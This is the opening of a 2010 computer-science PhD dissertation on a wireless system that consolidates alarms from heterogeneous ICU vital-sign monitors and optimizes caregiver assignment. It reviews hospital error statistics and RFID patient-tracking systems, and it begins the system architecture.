SECURE CRITICAL CARE RESOURCE OPTIMIZATION BASED ON HETEROGENEOUS VITAL SIGNS

by

MOHAMED KHEDR A. SAAD

A dissertation submitted to the Graduate Faculty in Computer Science in partial fulfillment of the requirements for the degree of Doctor of Philosophy, The City University Of New York

2010

This manuscript has been read and accepted for the
Graduate Faculty in Computer Science in satisfaction of the
dissertation requirement for the degree of Doctor of Philosophy.

Prof. Bilal Khan

Date

Chair of Examining Committee

Prof. Ted Brown

Date

Executive Officer

Prof. Xiaowen (Sean) Zhang

Prof. Nelly Fazio

Prof. Ernest Drucker

Supervisory Committee

THE CITY UNIVERSITY OF NEW YORK

ACKNOWLEDGMENTS

I would like to thank the members of my committee Professors Xiaowen Zhang, Nelly Fazio and Ernest Drucker for their guidance and feedback on my research. I would like to thank my advisor, Professor Bilal Khan for his mentorship during the research process. I would like to thank Professor Ted Brown for his support throughout my studies as a graduate student at the CUNY Graduate Center. I would like to thank Professor Michael Anshel for valuable discussions and advice. I would like to thank my wife Samar, my daughter Jannah, my parents, and family for their continuous support and patience.

Abstract

Secure Critical Care Resource Optimization based on Heterogeneous Vital Signs

by

Mohamed Khedr A. Saad

Advisor: Bilal Khan

Preventable, in-hospital errors account for a substantial number of deaths and injuries in the United States. Various studies estimate that such deaths number between 100,000 and 200,000 each year. One of the key challenges in critical care is a legacy of existing largely wired medical networks, which due to the complexity of their constituent heterogeneous medical devices, limit the ability to optimize the allocation of medical resources such as caregivers. The absence of reliable solutions which address the interoperability of different systems inside critical care units, is principally due to market concerns, since competing vendors do not embrace data sharing standards. In this work, we present a solution that integrates heterogeneous wired legacy systems within a backward compatible wireless interconnect system, providing mobility to caregivers, and the ability to coordinate and optimize their assignment to patients. The design and architecture is able to scale as needed in terms of system load and size. We demonstrate, through simulation, that the system is able to, through the optimization of caregiver assignment, significantly reduce total patient risk within healthcare institutions. A prototype implementation of the system, demonstrates that the system has great promise in real-world field deployments, and can be instrumented to be compliant with site security requirements and the HIPAA privacy act.

TABLE OF CONTENTS

Appendix

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1

BACKGROUND

Preventable, in-hospital medical errors account for a substantial number of deaths in the United States. Recent study estimates indicate that such deaths number between 100,000 and 200,000 each year [32, 30]. These studies suggest what in effect constitutes a national epidemic, and provide a clear signal that hospitals which invest in information technology for medical care, experience fewer catastrophic errors than those that do not. The same studies estimate that if all patients were hypothetically admitted to the best performing hospitals, several thousand lives and several hundred million dollars could be saved annually.

Hospitals use sophisticated equipment to monitor and maintain the state of a patient's health. As an example, such equipment may include ventilators for moving breathable air into and out of the patient's lungs, infusion pumps for injecting fluids, medication and/or nutrients into a patient's circulatory system, pulse oximeters for measuring the oxygen saturation levels in a patient's blood stream, and cardio monitors for measuring the electrical and pressure waveforms of a patient's cardiovascular system [23, 37]. Of course these are merely illustrative examples; the actual number of distinct classes of devices is in the hundreds [18], and within each class many variant implementations arise. The equipment is also used to monitor inpatient instantaneous health status or, as they are referred to in the domain nomenclature: *vital signs*. Of these, the following are most typical [47] and are easiest to convey to the intended audience of this document, (which the author does not assume to be medical specialists):

1. Body temperature.

2. Pulse rate (or heart rate).

3. Blood pressure.

4. Respiratory rate.

For a typical hospital patient, vital sign information is provided by a number of *heterogeneous* devices produced by a set of distinct manufacturers. Each of these devices has a corresponding system of cabling and data protocols. As technology advances, the number of devices per patient grows, and it becomes increasingly more challenging for a caregiver to monitor information provided by each of the different devices, and to integrate the multivariate information towards a holistic understanding of the patient's overall state of health.

Beyond the scale of a single patient, the side effects of device diversity are amplified at the scale of a critical care unit. As patient-to-nurse ratios increase, information monitoring becomes even more challenging, since caregivers must attend to a greater numbers of patients, and spend less time at caregiver stations where information for all patients might be available.

The situation is made even more dire by the fact that operation of equipment important to patient health can be temporarily suspended during a particular care-giving procedure. For example, ventilation may be suspended during surgery or diagnostic testing. In such cases, it is possible for the caregiver to forget to reinstate the equipment after the special care-giving procedure has been completed, thereby subjecting the patient to harmful consequences including the risk of death.

In addition to the vital sign monitoring systems issues, wander patient tracking, and infant anti-abduction systems are widely used in our hospital and medical institutions, to augment standard security processes. Vulnerabilities in those systems make them unable to provide reliable safety, but they nonetheless act like an expensive scarecrow. An abductor, seeing these systems, assumes that they are robust. Unfortunately, this is far from the truth. The author has shown that with just limited knowledge, many of these systems can be quickly disabled (see chapter 13 section 13.3 and 13.4).

Example. An article in the Winter 2005 report of the Anesthesia Patient Safety Foundation (APSF) Newsletter described an incident in which a 32-year-old woman had a laparoscopic cholecystectomy performed under general anesthesia. At the surgeon's request, a plane film x-ray was shot during a cholangiogram. The anesthesiologist stopped the ventilator in order to shoot the film. After shooting the film, the x-ray technician was unable to remove the film because of its position beneath the table. The anesthesiologist attempted to help the x-ray technician, but found it difficult because the gears on the table had jammed. Finally, the x-ray was removed, and the surgical procedure recommenced. At some point thereafter, the anesthesiologist glanced at the EKG and noticed severe bradycardia. He realized he had never restarted the ventilator. This patient ultimately expired [44].

Example. In a different instance, a monitoring nurse station unit received multiple respiratory alarms from several patients in the critical care unit. The four attending nurses become occupied with the respiratory alarm patients, while meanwhile, another cardio alarm occurred at a different patient. By the time the nurses finished stabilizing the respiratory alarm patients, the cardio alarm patient had expired. The severity of the respiratory alarms was not critical, and if the nurses had suspended service to one of the respiratory alarm patients, handled the cardio alarm, and then resumed service to the suspended alarm, the fatality could have been avoided [43].

For a typical hospital patient, vital sign information is provided using a number of heterogeneous pieces of equipment produced by a variety of manufacturers, each with its own attendant cabling and data protocols. Patients in hospital critical care units require a high level of caregiver vigilance with regards to vital sign data. Vital sign data monitors provide warning notifications (e.g. audible alarms) locally within each patient's cubicle. Unfortunately, alarms are often missed because:

- Wired connections can be prone to undetected faults,
- Devices are disabled accidentally,
- Devices are disabled with the intention of only a temporary disconnection, but then are accidentally not restored.
- Ambient noise levels from competing alarm notifications.

A system is particularly prone to these types of issues if patients are to be moved between different facilities, and even more so if monitoring data is transmitted over physical wiring. Stated concretely, moving a critical care patient from cubicle to MRI poses additional risks on the continuity of the vital sign monitoring process. Within such systems, patients are vulnerable to monitoring failures. Put simply, *critical care patients are routinely subject to systemic risks which lie outside of their medical conditions, but rather, are artifacts of shortcomings in the medical delivery process itself.*

1.1 Modern Healthcare Facilities


Health systems have undergone tremendous transformations in the recent years. Technological development and modern medical practices are among the most important factors driving this transformation. This trend is resulting in a greater demand for healthcare related products and services and greater competition among healthcare providers. This competition has, in turn, motivated healthcare providers to become increasingly interested in performance optimization and outcomes assessment within their healthcare delivery environments [35]. Market forces (as much as medical ethics) drives them towards the goal of providing accountability, auditing, and optimal resource allocation. As one specific example of a step in this direction, critical care units seek to avoid experiencing a flood of undifferentiated and unprioritized alarms that make the nurses silence them indiscriminately [24].

The greatest changes for healthcare enhancement come from advances in the natural sciences (e.g., biology, chemistry, and medicine). However, enhancements may also derive from macroscopic improvements in administrative structures that are facilitated by developments in Information Technologies (IT) that facilitate a more integrated healthcare information system [19]. An example of such an advance might be the development of a specialized wrist watch that monitors the patient's pulse rate, hormone levels or other vital signs. If a threatening situation is detected (by devices in the watch), then the following sequence of events could be initiated: A corrective drug is automatically administered to the wearer of the watch; appropriate telephone calls are made to the ambulance service, the patient's primary care physician and to the nearest emergency room. Some limited prototypes of this concept are already in existence. One is based on RFID and Sensor Networks, and generates progress reports for Elder Healthcare [24]. Another is the RFID Smart Band that many US medical centers have already started to use [20].

Critical care rooms

A typical critical care room has a large set of vital signs monitoring equipment and devices surrounding the patients. These include ventilators, infusion pumps, oximeters, cardio monitors, among many, many others. The devices make the environment around the patients dense with cables, which are prone to physical failures and misconfiguration. Replacing this legacy wired system with a wireless self-configuring extensible system is a key step in improving health care delivery within critical care rooms.

Figure 1.1.1 Vital signs monitoring devices in critical care room.



Operating rooms

Although in this work we will be principally concerned with the critical care unit, operating rooms are another kind of environment often dense with monitoring devices. Most healthcare equipment vendors that supply the operating room monitoring systems define their own guidelines and standards. This contributes to a set of isolated brands and integration systems, leading to a technologically more complex (and hence hazardous) environment. There are a few remarkable efforts that have surfaced lately [27, 20], that seek to define standardization of device integration in both critical care and operating rooms, and to define an architecture for interconnectivity between heterogeneous systems in healthcare operating rooms. An RFID case study was demonstrated in a project in a Taiwan hospital [51]. These ongoing efforts at developing an interoperability solution that spans a diverse set of medical devices, will ultimately impact not only the operating room, but the critical care unit as well.

1.2 The Crisis in Healthcare Monitoring

This section presents the outcome of three recent studies, which highlight the current state of healthcare monitoring. The studies were conducted by three different major agencies with published reports from the year 2000 up to the year 2010. Here we present a brief synopsis; more details on each of the reports are readily available to interested reader [32, 30, 25, 6, 50].

Health Grades. Health Grades, is a leading healthcare ratings organization, providing ratings and profiles of hospitals, nursing homes and physicians. The Health Grades studies shows that the IOM reports may have underestimated the number of deaths due to medical errors, and, moreover, that there is little evidence that patient safety has improved in the last five years. According to Dr. Samantha Collier, Health Grades' vice president of medical affairs:

> “The equivalent of 390 jumbo jets full of people are dying each year due to likely preventable, in-hospital medical errors, making this one of the leading killers in the U.S.”


Joint Commission. The Joint Commission is an independent, non-profit organization, whose mission is to continuously improve the safety and quality of care provided to the public through the provision of healthcare accreditation and related services that support performance improvement in healthcare organizations. The Joint Commission has reviewed 23 reports of deaths or injuries related to long term ventilation, of which 19 events resulted in death and 4 in coma. Of the 23 cases, 65 percent were related to the malfunction or misuse of an alarm, or an inadequate alarm; 52 percent were related to a tubing disconnect; and 26 percent were related to dislodged airway tube. A small percentage of the cases were related to an incorrect tubing connection or wrong ventilator setting. None of the cases were related to ventilator malfunction. As the percentages indicate, ventilator-related deaths and injuries are often related to multiple failures that lead to negative outcomes. The majority of the cases occurred in hospital Intensive Care Units (ICUs), followed by long term care facilities and hospital chronic ventilator units. Table 1.2.1 is published at the Joint Commission website [25], and shows a root cause analysis of the 23 cases, and describing the identified contributing factors.

The National Center for Missing and Exploited Children. The National Center for Missing and Exploited Children stated in its 2003 study which covered more than 200 abduction cases (as well as the 2010 infant abduction statistics report) show that healthcare facility locations were the site of over two-thirds of all infant abductions cases [6, 50].

Staffing	
Inadequate orientation/training process	87 percent
Insufficient staffing levels	35 percent
Communication breakdown	
Among staff members	70 percent
With patient/family	9 percent
Incomplete patient assessment	
Room design limits observation	30 percent
Delayed or no response to alarm	22 percent
Monitor change not recognized	13 percent
Equipment	
Alarm off or set incorrectly	22 percent
No alarm for certain disconnects	22 percent
Alarm no audible in all areas	22 percent
No testing of alarms	13 percent
Restraint failure (escape)	13 percent
Distraction (environmental noise)	22 percent
Cultural (hierarchy/intimidation)	13 percent

Table 1.2.1: Root causes in ventilators related death and injuries [25].

Figure 1.2.1 A review of 119 cases reported identified the areas from which the children were taken [6, 50].



1.3 Looking Forward

The findings presented in the aforementioned reports of the Health Grades, the Joint Commission, and the National Center for Missing and Exploited Children, are exemplary documentation of a major and ever more severe problem in healthcare today. This systemic problem manifests in injury and other possibly fatal risks to patient health. The sheer number of these incidents annually makes this one of the most pressing technological challenges facing modern society today. It is apparent that new and effective solutions must be developed to remedy the underlying issues which are responsible for these elevated risk factors. This challenge is precisely what we intend to address in this work.

CHAPTER 2

RESEARCH QUESTIONS

Healthcare service in hospitals and medical centers has gone through a major restructuring over the last decade. Some recent studies showed that although Registered Nurse (RN) full time equivalents (FTEs) appeared to increase, when RN to patient ratios were adjusted for the Medicare case-mix increase to account for acuity, there was almost no change seen in patient-caregiver ratios over a 10 year period. This factor, coupled with a decline in unlicensed nursing personnel, contributed to the net effect of increasing the fraction of non-clinical personnel (relative to clinical staff)[1]. These workforce changes have compounded the very real hazards brought about by the proliferation of incompatible wired medical devices. The resulting deterioration in critical care has led healthcare providers, consumers and regulatory agencies to express a growing concern that these challenges, rooted in technological issues but compounded by trends in staffing changes, have compromised quality of care and created a patient safety crisis. The time is ripe for these problems to be addressed.

[1] One consequence of this shift was the accurate caregivers' perception that there were fewer *licensed* nurses at the bedside administering direct patient care. This was correct, since after the aforementioned adjustments were made to the accounting, the ratio of licensed nurse to unlicensed caregivers had indeed declined.

In light of historical changes in both the organizational and technological landscape of critical care delivery, the following research questions naturally present themselves, and are the subject of this work:

- Is it possible to design a system that is capable of consolidating different types of patient vital signs from heterogeneous vendors, without restricting vendor efforts at product differentiation?
- Can such a system be made wireless and still be robust, secure, and (Health Insurance Portability and Accountability Act) HIPAA-compliant?
- Can the aggregated vital sign alarm information generated by such a hypothetical system be used to optimize the dynamic assignment of caregivers to patients, in a manner that minimizes systemic risks of injury?
- How does one quantify the performance of such an assignment algorithm?
- Can such system be designed to be cost-effective?
- Can the system operate effectively at real-world scales in terms of numbers of patients, caregivers, vital signs, and device manufacturers?
- Can the system be made extensible on the aforementioned axes, and designed so that it can be grown along them, while avoiding any system downtime?

2.1 Why the Problem Remains Open

Standards and privacy regulations are significant challenges to building compatible interconnected systems in healthcare. They are, however, just the tip of the iceberg in terms of obstacles on the path to the widespread data sharing that is a necessary foundation for true device interoperability. Some consider the structure of the industry itself to be a barrier. On this subject, Elizabeth S. Roop stated in her presentation on Data Standards Complexities [2010]:

> "Competitive concerns, and shaky standards are among the obstacles in the battle to get healthcare organizations to embrace data sharing."

Charles W. Jarvis, Vice President of healthcare services and government relations for NextGen Healthcare noted [2010]:

> "Data sharing is a symptom of a much broader issue with regard to healthcare,"

and then went on to describe the fragmentation that makes it difficult for any kind of standardization of data collection to take holf in healthcare practices, as would be critical to effective data sharing:

> "It is made up of many individual units: [independent] hospitals, small physician practices, etc. It's very individualized a bunch of small businesses that make up the majority of the industry."

Many leading corporations, e.g. Siemens and General Electric, interpret the goal of healthcare interoperability as the seamless interconnection of *their own devices*. They favor a single manufacturer interconnection system all over the healthcare facility. This vision does not really support the objective of interoperability–rather, it represents an obstacle to the achievement of this goal. Unfortunately, in the interim, patients suffer at the hands of corporate logic driven by short-term market strategy.

2.2 System Design Objectives

We seek to design, develop and evaluate a complete system. The system should be:

1. Capable of aggregating alarm data from different types of patient vital sign monitors, including but not limited to respiratory, blood pressure, cardio, and body temperature.

2. Capable of supporting vital sign alarm data acquisition from a heterogeneous set of devices, provided by a variety of manufacturers and suppliers of critical care vital sign monitoring equipment, under the presumption that each vendor has their own device protocols and data representations.

3. Support low-cost expansion of the system in integrating additional vital signs monitors from new or existing vendors. In addition, such extension should not require significant system downtime, as would be mandated if a full recompilation was needed to incorporate changes to data structures and protocols. The architecture of the system should facilitate plugins to a stable core framework.

4. Facilitate mobility of patients and monitoring devices by supporting self-configuration and data acquisition over a wireless transportation medium.

5. Enable the optimization of caregivers and nurse scheduling, based on the aforementioned aggregated vital sign alarm data. In particular, the system should be tailored for use in a critical care unit, where it should result in a quantifiable reduction in the likelihood of patient injury and fatalities.

6. Send directives describing schedule assignments to caregivers, nurses and staff through their mobile wireless devices.

7. Be compliant with Health Insurance Portability and Accountability Act (HIPAA), enforcing privacy and security standards through the different phases of alarm data acquisition and caregiver notification.

2.3 Related Research Areas

In the next two sections I describe existing solutions to the problems of Patient Wander Prevention and Infant Abduction Prevention. These problems are much more limited in scope compared to the research questions we seek to address in this research. Nevertheless, some aspects of the design, particularly mobility and self-configuration, are worth noting– as are potential security pitfalls.

2.3.1 Patient Wander Prevention


In patient tracking systems, patient wristbands contain RFID tags. These tags can interact with hospital information systems, allowing administrative tasks like admissions, transfers and discharges to be automated. The US FDA (Food and Drug Administration), has approved a tag called the VeriChip for use in humans (implanted) [22, 48]. These tiny tags could hold a full medical record and are being used to help make it possible to continuously track disoriented, elderly and high-risk patients [14]. These RFID systems have a wide spread in healthcare institutions, and have a financial impact on their operation [9, 52].

Bracelet Tag. The bracelet tag (see Figure 2.3.1 [a]) is composed of two parts. First, it contains a transponder which transmits a unique ID when it approaches a portal control device. The unique ID is associated to a patient's identity. Secondly, similar straps are placed on either the wrist or the ankle. Other versions of these tags use public key based authentication algorithms [29].

Portal Control Device. The portal control device (see Figure 2.3.1 [b]) is the security monitoring component. The device board connects to an external antenna to receive bracelet tag transmissions. It also connects to external wall mount door contacts in order to sense the door status. The board relay is integrated with a speaker to announce alarms, and data entry keypad for control.

Central Reporting Device. This component collects alarms generated on any portal control device within the network. It regenerates the alarm specifying the bracelet tag ID and the source portal control device ID.

Figure 2.3.1 (a) Bracelet Tag. (b) Portal Control Device.



(a)


(b)

2.3.2 Infant Abduction Protection

Infant abduction protection systems consists of radio transmitter tags that are worn by infants. In addition, the system utilizes low frequency door-monitoring devices, radio frequency receivers, and a dedicated control PC that monitors the activity of all tags and system devices. The receivers, door monitors and other devices are connected to a controller PC over a network using serial protocols.

Once activated, the tag emits a regular signal that is picked up by the receivers and relayed to the controller PC. As long as the infant remains within the labor department, he or she may be moved freely. As soon as a tag comes near an exit, an alarm is generated at the PC showing the specific tag and its exact location. The system also automatically generates an alarm if someone attempts to remove the tag. The tag can interface with magnetic door locks and other devices.

Figure 2.3.2 Infant Tag.



Infant Tag. The infant tag (see Figure 2.3.2) is an upgrade of the bracelet tag, using an electric conducting strap. The transponder (Version-1) has two metal contacts attached to the strap from both sides. In-case of loss of continuity of the electric signal between the contacts, the transponder transmit a Tamper Message. There is an additional version of transponders (Version-2) that has a skin biometric sensor, which verifies contact with the infant skin; this version use the skin sensor to transmit Loose Tag Message at loss of contact with skin. Both versions transmit the ID every $10\ sec$ as a Supervision Message.

Coverage Area Receivers. Coverage area receivers are the radio frequency reception devices, which are installed at regular intervals throughout the monitored area of the facility. Coverage area receivers monitor the infant tag transmissions, time stamp them, and relay them to the controller PC.

Portal Exciters. Portal exciters effectively guard the exits from the monitored area. Installed above or beside the doorway, the exciter emits a detection field that covers the opening. When an infant tag enters the field, it immediately transmits a portal message to the controller PC via the coverage area receivers. It also connects to external wall mount door contacts in order to sense the door status, and sends a door status change message to the Controller PC.

Controller PC. The Controller PC monitors and controls all system operations, typically located at a nursing station or at a facility security station. Additional computers can be connected at other locations throughout the facility over a local area network. In one healthcare facility where the author conducted research, these additional computers were connected over the facility LAN (not on an isolated LAN) with a shared drive over the network to enable data storage and retrieval. This design exposed a vulnerability that was used to attack the system.

CHAPTER 3

MODULAR SYSTEM DESIGN

3.1 OpenCCI^{TM}a Critical Care Alarm Monitoring System

OpenCCI^{TM} Critical Care Alarm Monitoring System addresses different aspects of patient safety in the critical care unit. It is expected that our innovation will enable any hospital to have a Joint-Commission level best practices wireless system for remote patient monitoring that provides enhanced safety and reliability while improving nurse productivity and equipment utilization. Our system converts a wired alarm system to a wireless system while joining together heterogeneous monitoring equipment under one monitoring scheme. The result is a consolidated mobile system with remote monitoring capability in a single monitoring system that makes cost-effective best use of the hospital's equipment inventory. Vital sign monitors from various critical care ventilators, infusion pumps, pulse oximeters, cardio monitors, etc., are made wireless, mobile and with remote monitoring capability. In particular, the OpenCCI^{TM}system remotely tracks vital sign data of patients from various heterogeneous monitoring devices, translates the heterogeneous data according to a standard protocol, analyzes the data according to a standard rule set for determining alarm conditions, and transmits alarms to remote monitor(s), wherein alarms are expressed by one or more of visual, aural, text and text-to-speech mechanisms at remote hand-held monitors (smart phone -like).

The Critical Care Interconnect system will become more readily apparent from the Detailed

Description of the System, which proceeds with reference to the drawings, in which:

- Figure (3.2.1) shows a schematic block diagram illustrating a physical architecture of a patient monitoring and alarm system in accordance with the present system;
- Figure (3.2.2) illustrates a logical architecture of the patient monitoring and alarm system of Figure (3.2.1);
- Figure (3.3.1) illustrates a software architecture of the patient monitoring and alarm system of Figure (3.2.1);
- Figure (3.4.1) shows a schematic block diagram illustrating an architecture for a remote translation device of the patient monitoring and alarm system of Figure (3.2.1);
- Figure (3.4.2) illustrates a library of protocol translation adapters for use in the remote translation device of Figure (3.4.1);
- Figure (3.5.1) shows a flow diagram illustrating an alarm prioritization procedure according to the present system; Figure (3.6.1) shows a flow diagram illustrating a system health checking procedure according to the present system; and
- Figure (3.7.1) shows a flow diagram illustrating an alarm escalation procedure according to the present system.

A preferred embodiment of the present system is described below, with reference to the drawings. This embodiment is provided to illustrate principles of the present system, and is intended to be non-limiting.

A patient monitoring and alarm system is arranged to track vital sign data of patients from a plurality of heterogeneous monitoring devices. A protocol translation adapter is associated with each monitoring device to translate the heterogeneous data into a standard language for vital sign monitoring, and to wirelessly transmit the translated data to an associated access point of a server for further processing. At the server, the data is analyzed according to a standard vital sign rule set for determining alarm conditions, and alarms which are expressed via one or more interfaces to the server in one or more of visual, aural, text and text-to-speech forms. The vital sign rule set accounts for current patient events and conditions in determining an alarm condition. The server also applies an escalation rules base to establish an escalation path for the alarms.

3.2 System Architecture

Figure 3.2.1 OpenCCI^{TM}physical architecture.




Figure (3.2.1) shows a schematic block diagram illustrating a physical architecture of a patient monitoring and alarm system 100 in accordance with the present system. Figure (3.2.1), shows the physical architecture diagram of the system. The system includes a centralized application/database server 101, which operates internally to receive and manage data received from other devices in the system 100, to determine alarm conditions through an analysis of the received data, and to dispatch alarm notification signals to the other devices. An array of remote translation devices 102 comprise wireless devices in communication with various patient vital sign monitors to collect vital sign data for transmission to the centralized application/database server 101 via wireless access point 103 and network 104. Although not illustrated, multiple wireless access points must typically be provided for communicating with a large number of remote translation devices 102 geographically distributed over a large area and on multiple floors of an associated hospital or other health care facility.

A plurality of local alarm notification devices 105 (for example, light and sound indicators installed in proximity to a patient room) may be preferably provided and controlled through a dry-contact controlled IP relay 106. A nurse station terminal 107 is typically placed at a nurse's station, and is preferably configured for receiving text to speech vocal alarms, as well as visual alarms and/or alarm reports that appear on a display screen of the nurse station terminal 107. In addition, text to speech vocal alarm messages may be dispatched, for example, via a commercial Voice over IP (VOIP) platform to nurse's and staff's mobile phones 108 in the possession of nurses and other staff who are not present at the nurse station terminal 107.

The system also preferably enables remote connection to the system server 101 via a security firewall 109 to a remote client terminal 110 via the Internet 111 or another suitable distributed network. The system also preferably includes an administration terminal 112 for performing various administrative tasks such as authorizing users to the system 100 and maintaining rules bases and data and software stored on the server 101.

Figure 3.2.2 OpenCCI$^{\mathrm{TM}}$software design.

